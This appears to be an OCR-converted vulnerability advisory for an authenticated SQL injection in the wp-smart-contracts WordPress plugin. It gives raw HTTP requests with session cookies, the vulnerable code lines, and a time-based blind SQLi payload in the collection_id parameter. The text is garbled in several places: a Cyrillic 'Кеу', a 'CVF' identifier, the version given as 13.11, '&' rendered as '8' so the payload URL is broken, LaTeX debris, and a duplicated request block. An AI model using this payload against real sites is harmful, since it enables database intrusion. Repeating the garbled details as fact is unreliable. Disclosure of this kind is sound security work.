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# wp-smart-contracts 1.3.11 WordPress plug-in SQL injection

## Vulnerability Metadata

Кеу	Value
Date of Disclosure	September 07 2022
Affected Software	wp-smart-contracts
Affected Software Type	WordPress plugin
Version	13.11
Weakness	SQL Injection
CWE ID	CWE-89
CVE ID	CVF-2022-3768
CVSS 3.x Base Score	x
CVSS 2.0 Base Score	x
Reporter	Kunal Sharma, Daniel Krohmer
Reporter Contact	k_sharma19@informatik.uni-kl.de
Link to Affected Software	https://wordpress.org/plugins/wp-smart-contracts/
Link to Vulnerability DB	https://nvd.nist.gov/vuln/detail/CVE-2022-3768

### **Vulnerability Description**

The collection\_id GET query parameter in wp-smart-contracts 1.3.11 is vulnerable to SQL injection. An attacker with role of Author or above may abuse the final step of Bulk Minting functionality in wpsc-bulk-mint.php . This leads to a threat actor crafting a malicious GET request.


#### **Exploitation Guide**


Login as user with Author role or above. This attack requires at least Author privileges.

Tristian Taylor tristian@kc.org Author 0









```
Pretty Raw Hex
                                                                                                                                                       □ \n =
 1 GET /wp-admin/edit.php?post_type=nft&page=nft-batch-mint&step=4&collection_id=1&uid=1 HTTP/1.1
 2 Host: localhost
 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
 5 Accept-Language: en-US,en;q=0.5
 6 Accept-Encoding: gzip, deflate
 7 Referer: http://localhost/wp-admin/
 8 Connection: close
 9 Cookie: notice_hide_1_3_10=true; wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1666185599; wordpress_test_cookie=WP%20Cookie%20check; wp_lang=
  en_US; wordpress_c9db569cb388e160e4b86ca1ddff84d7=
  tristian%7C1666737503%7CLrfm3tSfh5kthbnUFaHDaj6U4ZWZtZiRs76VMuwj11m%7C0b981aaa64eb6981822a62ae00f04fae8ddd7de70341e86d4ef9ca2869e1a887;
   wordpress_logged_in_c9db569cb388e160e4b86ca1ddff84d7=
  tristian%7C1666737503%7CLrfm3tSfh5kthbnUFaHDaj6U4ZWZtZiRs76VMuwj11m%7C6cbaecf3b7240c32eb71ffedc809d75ef3d1ab25f5f44e17ba783a8155745385; wp-settings-time-5
   =1666564746
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
16
```



```
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
 5 Accept-Language: en-US,en;q=0.5
 6 Accept-Encoding: gzip, deflate
  Referer: http://localhost/wp-admin/
 8 Connection: close
 9 Cookie: notice_hide_1_3_10=true; wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1666185599; wordpress_test_cookie=WP%2OCookie%2Ocheck; wp_lang=
  en_US; wordpress_c9db569cb388e160e4b86ca1ddff84d7=
  tristian%7C1666737503%7CLrfm3tSfh5kthbnUFaHDaj6U4ZWZtZiRs76VMuwj11m%7C0b981aaa64eb6981822a62ae00f04fae8ddd7de70341e86d4ef9ca2869e1a887;
  wordpress_logged_in_c9db569cb388e160e4b86ca1ddff84d7=
  tristian%7C1666737503%7CLrfm3tSfh5kthbnUFaHDaj6U4ZWZtZiRs76VMuwj11m%7C6cbaecf3b7240c32eb71ffedc809d75ef3d1ab25f5f44e17ba783a8155745385; wp-settings-time-5
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
16
```

In the code, the vulnerability is triggered by un-sanitized user input of collection\_id at line 651 in ./classes/wpsc-bulk-mint.php.

Furthermore, a call to WPSC\_Queries::nftERC1155Collections at 666 in ./classes/wpsc-bulk-mint.php.

At line 32 in ./classes/wpsc-queries.php subsequent call to wpsc\_Queries::nftCollections is made.

At lines [54-56] in [./classes/wpsc-queries.php] the database query call on [scond] leads to SQL injection.



### **Exploit Payload**

Please note that cookies and nonces need to be changed according to your user settings, otherwise the exploit will not work.

The SQL injection can be triggered by sending the request below:

GET /wp-admin/edit.php?post\_type=nft8page=nft-batch-mint8step=48collection\_id=1+AND+(SELECT+7741+FROM+(SELECT(SLEEP(4)))hlAf)8uid=1 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:105.0) Gecko/20100101 Firefox/105.0

 $\label{lem:accept: text/html,application/xhtml+xml,application/xml; q=0.9, image/avif, image/webp, */*; q=0.8 \\ Accept-Language: en-US, en; q=0.5 \\ Accept-Encoding: gzip, deflate$ 

Referer: http://localhost/wp-admin/ Connection: close

Cookie: notice\_hide\_1\_3\_10=true; wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1666185599; wordpress\_test\_cookie=WP%20Cookie%20check; wp\_lang=en\_US; wordpress\_e9db569cb388e160e4b86ca

Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1